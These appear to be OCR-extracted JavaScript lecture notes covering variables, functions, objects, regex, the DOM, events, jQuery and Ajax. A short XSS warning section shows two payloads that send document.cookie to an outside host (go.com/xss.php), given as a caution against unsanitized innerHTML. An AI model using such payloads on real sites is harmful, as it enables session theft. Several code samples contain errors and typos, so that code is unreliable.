TU

JS

Placement

- Inline
- Embedded
- External

The first two options are really to be discouraged. This is because we want to maintain a separation between structure (html), presentation (css) and scripting (js and php).

Layering your architecture in this way has a number of desirable benefits.

- easier to write and maintain
- clear distinction between layers and intended functionality of each layer
- each layer can be worked on individually

```
<!DOCTYPE html><!-- js-inline.html -->
<html>
<head lang="en">
    <meta charset="UTF-8">
    <title>JS inline</title>
</head>

<body>
    <a href="no-js.html"
       onclick="alert('Why did you click me?');
       return false;">Click Me</a>
</body>
</html>
```

```
<!DOCTYPE html><!-- js-embedded.html -->
<html>
<head lang="en">
    <meta charset="UTF-8">
    <title>JS embedded</title>
</head>

<body>
  <script>
    document.write("Line created with
                    document.write().");
    document.write("<br>This method is not
                    recommended.");
  </script>

</body>
</html>
```

```
<!DOCTYPE html><!-- js-external.html -->
<html>
<head lang="en">
    <meta charset="UTF-8">
    <title>JS External</title>
</head>

<body>
    The page uses external js.
    <script src="js/js-external.js"></script>
</body>
</html>
```

```
/* js-external.js */

alert("External js was just executed");
```

Variable

- Declaration
- Scope
- Data Types

Declaration

- Start with $ or _ or letter
- Include $ or _ or letter or digit
- Don't use keywords or reserved words
- Give meaningful name
- Be case sensitive
- Use "camel case", e.g. hello, helloThereAll

```
var quantity;              // undefined

var isLeapYear = true;   // Boolean
```

Scope

- global - any symbol declared within file itself (accessible everywhere)
- local - any symbol declared within function (only accessible within function)

```
var isLeapYear = true;           // global
var dayCount = daysInYear();     // global



function daysInYear() {
  var leapDays = 365;      // local
  var nonLeapDays = 366;   // local

  if (isLeapYear) { return leapDays;    }
  else            { return nonLeapDays; }
}
```


Understanding scope goes a long way in writing successful scripts. Basically there are two types of scope, global and function (local).

A variable declared outside any function, with or with out using var, is considered global. All functions have access to these vars. Get into the habit of using var when declaring your variables.

A variable declared inside a function is considered local to that function only. You can not access from anywhere else.

Try to utilize local variables as much as you can, passing them to functions as needed. Avoid using global variables as a means of communication.

Data Types

- Numeric
- String
- Boolean
- Array, Object
- Undefined, Null

```
// Numeric
var distance = 25;
var incline  = 0.10;

// String
var name     = "Peter";
var nickname = 'Pete';

// Boolean
var lightOn  = true;
var lightOff = false;

// Array
var states = ['AK', 'AL', 'IL'];
var rates  = ['high', 28.0];
```


Arrays don't have to be of the same type as in other languages. This is great.

```
// Object literal
var hotel = { name: 'Hilton' };

// Object function
function Hotel(name) { this.name = name; }

// Undefined
var whatTypeAmI;

// Null
var rates = null;
```


Undefined is both a type and a state. I.e. a variable declared, but not initialized is undefined and its type is undefined as well.

Null indicates the absence of something, often expressed as "I don't know".

Array

- Create
- Manipulate

```
// Array object
var colors = new Array('red', 'green', 'blue');


// Array literal - * preferred way!
var colors = ['red', 'green', 'blue'];


// Assigning
var testScores = [100, 50, 80, 77];
testScores[1] = 65;    // [100, 65, 80, 77]
testScores[4] = 90;    // [100, 65, 80, 77, 90];
```


Arrays are objects and are dynamic in nature as seen by the third line of code above. Use the .length property to find out how many elements it has.

```
// Traversing
var testScores = [100, 50, 80, 77];
var sum = 0;


for (var i = 0; i < testScores.length; i++) {
 sum += testScores[i];
} // end for


for (var score in testScores) {
  sum += score;
} // end for/in
```


Arrays are objects and are dynamic in nature as seen by the third line of code above. Use the .length property to find out how many elements it has.

Function

- Declaration
- Parameters
- Return values
- Calling

```
// named
function showMessage() {
  alert("Hello world!");
}

showMessage();



// anonymous
var sayHello = function() {
  alert("Hello world!");
}

sayHello();
```


Two types of functions exist: **named** and **anonymous**.

named are called when needed in the code. This is your typical use of functions, similar to all languages supporting this feature.

anonymous functions have no name, thus cannot be called. Instead, they are executed as soon as the interpreter reaches them. This is a very powerful feature and one used by a lot of the 'cool' languages.

```
// Function receiving a single parameter
function showMessage(msg) {
  alert(msg);
}

showMessage("Hello world!");


// Function returning a single value
function area(width, length) {
  return width * length;
}

var lotArea = area(10, 30);
```

```
// Function returning multiple values.
// An array in this case

function sizeMetrics(width, length, height) {
  var area = width * length;
  var volume = area * height;
  return [area, volume];
}


var boxMetrics = sizeMetrics(10, 30, 5);
var boxArea = boxMetrics[0];
var boxVolume = boxMetrics[1];
```


A single return statement can only return one value, but that value can be a multipart value like an array or object.

```
// Function is hoisted to the top of the
// execution context, during the 'prepare'
// stage, thus it is visible during the
// 'execute' phase.


// (a) call before definition
showMessage();

function showMessage() {
  alert("Hello world!");
}

// (b) call after definition
showMessage();
```


The script is parsed twice, a) to prepare and b) to execute.

During the 'prepare' phase variables and functions are hoisted to the top of the context, meaning they are recognized and remembered by the JS engine.

During this phase, the new scope is created, and 'this' determined (does it refer to global or local object)

Each time the parser enters a context (local or global) it does this.

During the 'execute' phase the variables are assigned and functions are called and executed.

- Anonymous function
- Function expression
- IIFE
  (Immediately Invoked Function Expression)

```
// anonymous function - no name given
var sayHello = function() {
  alert("Hello world!");
}

sayHello();


// when assigned to a var, it becomes a
// function expression
```


A function without a name is called an anonymous function. Since it has no name, it cannot be called. This implies that it is used differently.

Anonymous functions are used where expressions are used. In the sample above it is assigned to a variable, which is now used itself as a named function.

Anonymous functions have many uses and we will see many examples of such use.

A function expression cannot be called before the its declaration, so be careful when ordering the code.

```
// IIFE (Immediately Invoked Function Expression)
var area = (
     function() {
       var width = 3;
       var length = 2;

       return width * length;
     }()
);


() – grouping operators: treat as an expression

() – final parentheses: call function
     immediately
```


area stores the result of the function (6 in this case) rather than the function code instead. This is the difference between a function expression (stores function) and an iffy (stores function result)

Object

- Literal (* preferred)
- Function Constructor
- Updating (dynamically)

```
// An object literal: hotel
// key : value pairs

var hotel = {
  // properties
        name: 'Quay',
       rooms: 40,
      booked: 25,
      hasGym: true,
  roomTypes: ['twin', 'double', 'suite'],

  // methods
  roomsAvailable: function() {
              return this.rooms - this.booked;
            }
};
```


The common and preferred way to create a single object. This technique is used throughout many frameworks and APIs.

JSON (Javascript Objet Notation) is based on this syntax.

Understand that you are creating a single object, not a traditional class. JS does not use the class idea as other languages do (C++ for instance)

```
// Read the property name to the hotel
var hotelName = hotel.name;



// Call the method roomsAvailable()
var roomsAvailable = hotel.roomsAvailable();
```

```
// A function constructor: Hotel
// this.key = value pairs

function Hotel(name, rooms, booked) {

  this.name = name;
  this.rooms = rooms;
  this.booked = booked;

  this.roomsAvailable = function() {
    return this.rooms - this.booked;
  }
};


var quayHotel = new Hotel('Quay', 40, 25);
var parkHotel = new Hotel('Park', 120, 77);
```


The constructor function is used to create multiple objects as needed. Note the use of **this** inside the function. This refers to the object being manipulated or the receiving object as its known.

```
// Objects can be changed dynamically


// adding property to the hotel only
hotel.hasGym = true;


// removing property from hotel only
delete hotel.booked;
```


Since **hotel** is an object literal, these changes apply to that object alone.

this

- global context (refers to the window)
- local context (refers to containing object)

```
/* someScript.js */

// A globally scoped function
function widowSize() {
  var width = this.innerWidth;
  var height = this.innerHeight;

  return [width, height];
}

/* The windowSize() function is actually a
 * method of the window object. Thus, this,
 * represents the window.
 */
```

```
/* globally scoped property. */
var width = 600;


/* globally scoped object. */
var shape = {
   // locally scoped property. */
   width: 300;
};

// globally scoped function. */
var showWidth = function() {
  document.write(this.width);
}

showWidth();
```

```
/* globally scoped object *.
var shape = {
  /* locally scoped properties. */
  width: 600,
  length: 400,

  getArea: function() {
    return this.width * this.length;
  }
};
```


Reg/Ex

Pattern Matching

- Testing the input against pattern for conformance
- More concise that using *if* statements
- Almost all modern language support regular expression
- The regEx engines may vary however

Syntax

- Literals
  - Just a character you wish to match in the target
- Metacharacters
  - Special meaning characters

.	[	]	\	(	)	^	$	|	*	?	{	}	+

```
var pattern = /ran/;

if (pattern.test('Sue ran to the store') {
  // statements to be executed
}
```

`^qwerty$`	Must match exactly what is between ^ and $
`\t`	tab
`\n`	newline
`.`	a char other than \n
`[qwerty]`	any char within the brackets
`[^qwerty]`	any char not within the brackets
`[a-z]`	any char in the range
`\w`	any word char, e.g [a-zA-Z0-9]
`\W`	any nonword char
`\s`	any white-space
`\S`	any nonwhite-space

`\d`	any digit
`\D`	any non digit
`*`	zero or more
`+`	one or more
`?`	zero or one
`{n}`	exactly n
`{n,}`	at least n (n or more)
`{n, m}`	n to m inclusive
`|`	or
`()`	subexpression

```
var phone = /^
            \d{3}-\d{4}
            $/;

333-4444 ✅
333-444  ❌

var phone = /^
            [2-9]\d{2}-\d{4}
            $/;

333-4444 ✅
222-4444 ✅
022-4444 ❌
122-4444 ❌
```


Here we are handling a US phone number 999-9999.

Next we disallow 0, 1 as the first digit.

```
var phone = /^
            [2-9]\d{2}
            [\-\s\.]
            \d{4}
            $/;
```

333-4444 ✅
333.4444 ✅
333 4444 ✅
333 4444 ❌

Next we allow for a single . or space to separate the line and extension.

We then enhance to allow multiple spaces.

```
var phone = /^
            [2-9]\d{2}
            (\-|\s*|\.)
            \d{4}
            $/;


333-4444 ✅
333.4444 ✅
333 4444 ✅
333  4444 ✅

333- 4444 ❌
333 .4444 ❌
333..4444 ❌
```


Next we allow for a single . or space to separate the line and extension.

We then enhance to allow multiple spaces.

```
var phone = /^
              (\(\d{3}\)\s?|\d{3}[\-\.\s])
              [2-9]\d{2}
              (\-|\.|\s*)
              \d{4}
            $/;

(222)333-4444 ✅
(222) 333-4444 ✅
222 333-4444 ✅

333-4444 ❌
(222)-333-4444 ❌
```


Next comes the area code, with or without (). We allow a space after the (), but that's it.

```
var phone = /^
              (\(\d{3}\)\s?|\d{3}[\-\.\s])?
              [2-9]\d{2}
              (\-|\.|\s*)
              \d{4}
            $/;
```

(222)333-4444 ✅


(222) 333-4444 ✅

222 333-4444 ✅

333-4444 ✅

And finally we make the area code optional.

DOM



Two element types

- Single node
- Node list


When accessing the DOM, you will either select a) a single node or b) a collection of nodes in a NodeList object.

NodeList elements


- .item()
- [index]
- loops

Traversing the DOM


- .parentNode




- .previousSibling




- .nextSibling



- .firstChild



- .lastChild



All browsers but IE, will insert an empty text node for each whitespace in the HTML

Accessing Text

- .nodeValue ✅
- .textContent ✅
- .innerText ❌

- Avoid .innerText for three reasons
  - not part of any standard
  - css-hidden elements not selected
  - slower than .textConent

Adding DOM nodes

- *.createElement('element')*
- *.createTextNode('text')*
- *.appendChild(node)*

Removing a node

- *.removeChild(node)*

Recap 

- node.innerHTML
  - updates all markup at once
  - prone to XSS attacks
- DOM manipulation
  - maintains DOM integrity
  - more code than using .innerHTML

Cross-Site-Script attacks

- Be aware of content originating on other sites

```
<script>var adr='http://go.com/xss.php?
cookie=' + escape(document.cookie);</scrip>
```

- Don't use .innerHTML w/out sanitation

```
<img src="http://nofile"
   onerror="adr='http://go.com/xss.php?' +
                  escape(document.cookie);">
```

Manipulating Attributes

- *.getAttribute('attr')*
- *.hasAttribute('attr')*
- *.setAttribute('attr', 'value')*
- *.removeAttribute('attr')*
- className
- .id

Event types

- UI
- Keyboard
- Mouse
- Focus
- Form

Handling events

1. Select element
2. Bind handler
3. Handle event

```
// (1) Select the element
var usr = document.getElementById('username');



// (2) bind event handler
user.onblur = checkUserName;


// (2) bind event listener
user.addEventListener(
        'blur',         // event
        checkUserName, // handler
        false          // shouldCapture
);
```


Two means to bind an event handler to the control.

The DOM event handler uses attributes (.onblur) to assign the event handler (checkUserName). This allows only one handler per event, which can be somewhat limiting.

Using an event listener however you can assign more handlers to the same event. Notice how the event (blur) is specified. The last parameter deals with capture, i.e. how the event is captured. A false capture means we are not capturing (out-in direction), but instead bubbling (in-out direction). This means the closest control to the event is given the chance to handle the event first.

Example: If a click on button, button goes first, form maybe second, div that includes form third and so, up the chain of containers.


```
// (3) handle the event
function checkUserName() {
  var elMsg =
            document.getElementById('feedback');

  if (this.value.length < 5) {
    elMsg.textContent = 'Username must be 5
                         characters or more';

  } else {
    elMsg.textContent = '';
  }
}
```

Use an anonymous function when passing parameters

```
/* js-event-listener-with-parameters.js */

var elUsername =
          document.getElementById('username');
var elMsg = document.getElementById('feedback');

function checkUsername(minLength) {
   if (elUsername.value.length < minLength) {
      elMsg.textContent = 'Username must be ' +
            minLength + ' characters or more';
   } else { elMsg.textContent = ''; }
}

elUsername.addEventListener('blur', function() {
               checkUsername(5);
            }, false);
```

The event flow

- Bubble (default)
- Capture



Event flow travels in one of two directions, inward (capture) or outward (bubble).

Bubble is the default, and allows the most local element to handle the event first. It then flows to its parent, its parent and so on. Each higher level container may also handle the event. capture is set to false.

Capture is simply the reverse process. capture is set to true.

The event object

- .target (responsible object)
- .type (of event)
- .cancelable
- *.preventDefault()* (cancel default action)
- *.stopPropagation()* (prevent event flow)

The event object is automatically passed to the event handler or event listener.


When an anonymous wrapper function is used, pass the event object as a parameter to the named function.

```
/* handler receives the event object, which
 * must be listed in parameter list.
 */
function checkUsername(e) {
  var target = e.target;
}

var el = document.getElementById('username');

/* the event object is sent automatically
 * to the handler.
 */
el.addEventListener('blur', chekUsername);
```

```
/* handler receives two parameters. The event
 * object must be the first.
 */
function checkUsername(e, minLength) {
  var target = e.target; }


var el = document.getElementById('username');

/* The event object must be listed in the
 * parameter list, since you are passing it
 * along.
 */
el.addEventListener('blur', function(e) {
          chekUsername(e, 5); }
);
```

Delegating events

- Add listener to parent node, not child
  - event works for added children
  - simplifies event logic


LISTKING
BUY GROCERIES
fresh figs
pine nuts
honey
balsamic vinegar
LISTKING
BUY GROCERIES
pine nuts
honey
balsamic vinegar

```
/* js-event-delegation.js */

var elUl =
        document.getElementById('shoppingList');
elUl.addEventListener('click', function(e) {
                        itemDone(e);
                    });

function itemDone(e) {
  // Prevent the link's hypertexting
  e.preventDefault();

  // Remove item from the list
  var targetA = e.target;
  var elLi = targetA.parentNode;
  elUl.removeChild(elLi);
}
```

The load event

- Fires when page is fully loaded (page, images, scripts, etc)
- DOM is built, and accessible by JS
- Allows for <script> element to be moved from just before </body>


```
/* somescript.js */



function setup() {
  /* runs only after page has loaded. */
  var textInput =
                document.getElementById('user');
  textInput.focus();
}


window.addEventListener('load', setup);
```


jQuery

- is a library based on JS
- is a .js file you include
- uses css-style selectors
- offers its own set of methods

- creates objects with jQuery()
- has a nice shortcut, $()

```
<!-- someHTML.html -->
...

<!-- Uses Google as the Content Delivery
     Network -->
<script src="//ajax.googleapis.com/ajax/libs/
             jquery/1.10.2/jquery.min.js">
</script>

<!-- Fallback if CDN not accessible. Local
     copy is downloaded from jquery.org -->
<script>
  window.jQuery || document.write(
       '<script src="js/jquery-2.1.4.min.js">
        </script>');
</script>
</body>
```


jQ object:
matched set
jQ
method
$('li.hot').addClass('complete');
selector
value

Finding things

Basic selectors	*
	element
	#id
	.class
	selector1, selector2

Manipulating things

Get / change	.html() / .text
	.replaceWith()
	.remove()
Attributes	.attr() / .removeAttr()
	.addClass() / .removeClass()
	.css()

Elements	.before() / .after()
	.prepend() / .append()
	.remove()
	.clone()
	.wrap() / .unwrap()
	.detach()
	.empty()
	.add()

Meet the jQ object

- creates a matched set
  - use .length property to determine size
- calling a method on empty set does nothing

```
var set = $('li');
```


[0]	li
[1]	li
[2]	li
...	...

set


The $() shortcut

- Use instead of jQuery()


$('ul') : set with one element



$('li') : set with multiple elements




```
var content = $('li').html();
```



.html() applies to first item only

```
$('li').html('updated');
```



.html() applies to all the elements

```
// When accessing the DOM repeatedly, cache the
// set for efficiency

var $listItems = $('li');


// Get into the habit of using a $ prefix for
// jQ objects (sets)
```

Manipulate content

- .html()
- .text()

```
/* .html() is the read version. Only the first
 * <li> element is returned.
 */
var singularContent = $('li').html();


/* .html('value') is the write version.
 * All <li> elements are changed
 */
$('li').html('Updated');
```

```
/* .text() is the read version. It reads all
 * the text from the <li> element and its
 * children.
 */
var singularText = $('li').text();


/* .text('value') is the write version.
 * All <li> elements are changed
 */
$('li').text('Updated');
```

Registering events

```
.on(events
    [, selector]
    [, data],
    function(e)
);
```

```
/* Register the click event for all the <li>
 * nodes. When one is clicked, add the class
 * 'complete' to its list of classes.
 */
$('li').on('click', function() {
        $(this).addClass('complete');
});
```

Know the Event object

.type	type of event
.which	button or key pressed
.data	extra info you want to pass handler
.target	DOM element initiating event
.pageX	mouse pos from left edge of viewport
.pageY	mouse pos from top edge of viewport
.timeStamp	# of millis from 1.1.1970
.preventDefault	prevent intrinsic behavior
.stopPropagation	stop event flow

.on breakdown

events	event list, space delimited
selector	filter elements to handle: delegation
data	extra data handler can use
function(e)	the handler itself

Recap 

- CDN
  - jQuery
  - Google
  - Microsoft

- Use jQ fallback
- <script> placement
  - just before </body> ✅
  - slower rendering if inside <head> ❌

- DOM tree
  - available if <script> before </body> ✅
  - may not be if <script> inside the <head> ❌
  - .load() - after markup and resources
  - .ready() - after markup only


AJAX

What is Ajax?

- Asynchronous Javascript and XML
  - today JSON, HTML or XML is used
- Load data into a part of the page
  - page does not have to be refreshed

The original Ajax acronym is not totally relevant today, since JSON and HTML are also predominant data types used, not just XML.

The asynchronous aspect of Ajax is very much relevant and is what defines it today.

The benefits

- JS processing halts page rendering
- ajax processing does not

```
/* The request */



/* create the object */
var xhr = new XMLHTTPRequest();


/* set up the connection */
xhr.open('GET', 'data/text.json', true);


/* make the request */
xhr.send('search=arduino');
```


In js you use the XMLHTTPRequest() object for ajax communications.

You first use the .open() method to specify the request method (post, get), then the page to handle the request and finally if the request is to be ajax-like, i.e. asynchronous.

The last step is to execute the request with the .send() method, and optionally provide query string information. If there is none, use null.

After the request is processed and the object (xhr above) is loaded, you may handle the response.

```
/* The response */

xhr.onload = function() {
    if (xhr.status === 200) {
       // server says all is well.
       // proceed with processing.
       ro = JSON.parse(xhr.responseText);
    }
}
```

Data format

HTML	XML	JSON
no processing	processed like HTML	any domain
easy to handle	portable	concise
not portable	verbose	strict syntax
same domain	same domain	must be sanitized

Ajax via jQ

Request	.load(url fragment)
	$.get(url[, data][, callback][, type])
	$.post(url[, data][, callback][, type])
	$.getJSON(url[, data][, callback])
	.getScript(url[, callback])
	$.ajax()

Using jq with ajax is probably a better and more powerful combination, as jq tends to simplify things a lot.

Same steps here as well. First the request and then the response.

$ is the global jq object

.load() loads HTML into the specified element

the next four all use the global jq object and do not update the selected data directly (notice the absence of () after the $). Instead they delegate the updating task to the callback function.

$.getScript() is used with JSONP script files

$.ajax() can be used for any of the first five methods. Those are just shortcuts.

Response (jqXHR)	.responseText()
	.responseXML
	.status
	.statusText
	.done()
	.fail()
	.always()
	.abort()

The .load() method works differently than the others in that the html data returned is inserted into a jq selection.

The others indicate what needs to be done with the data, once it has been loaded into the qXHR object.

Loading content

```
$(selector).load(url fragment);
```


Use the .load() for direct element updating. Short and sweet.

First the jq selection of what you want to update.
Then the call to the .load() method, indicating the source of the data and the fragment within. That fragment is what defines the data to be retrieved, as opposed to the entire page.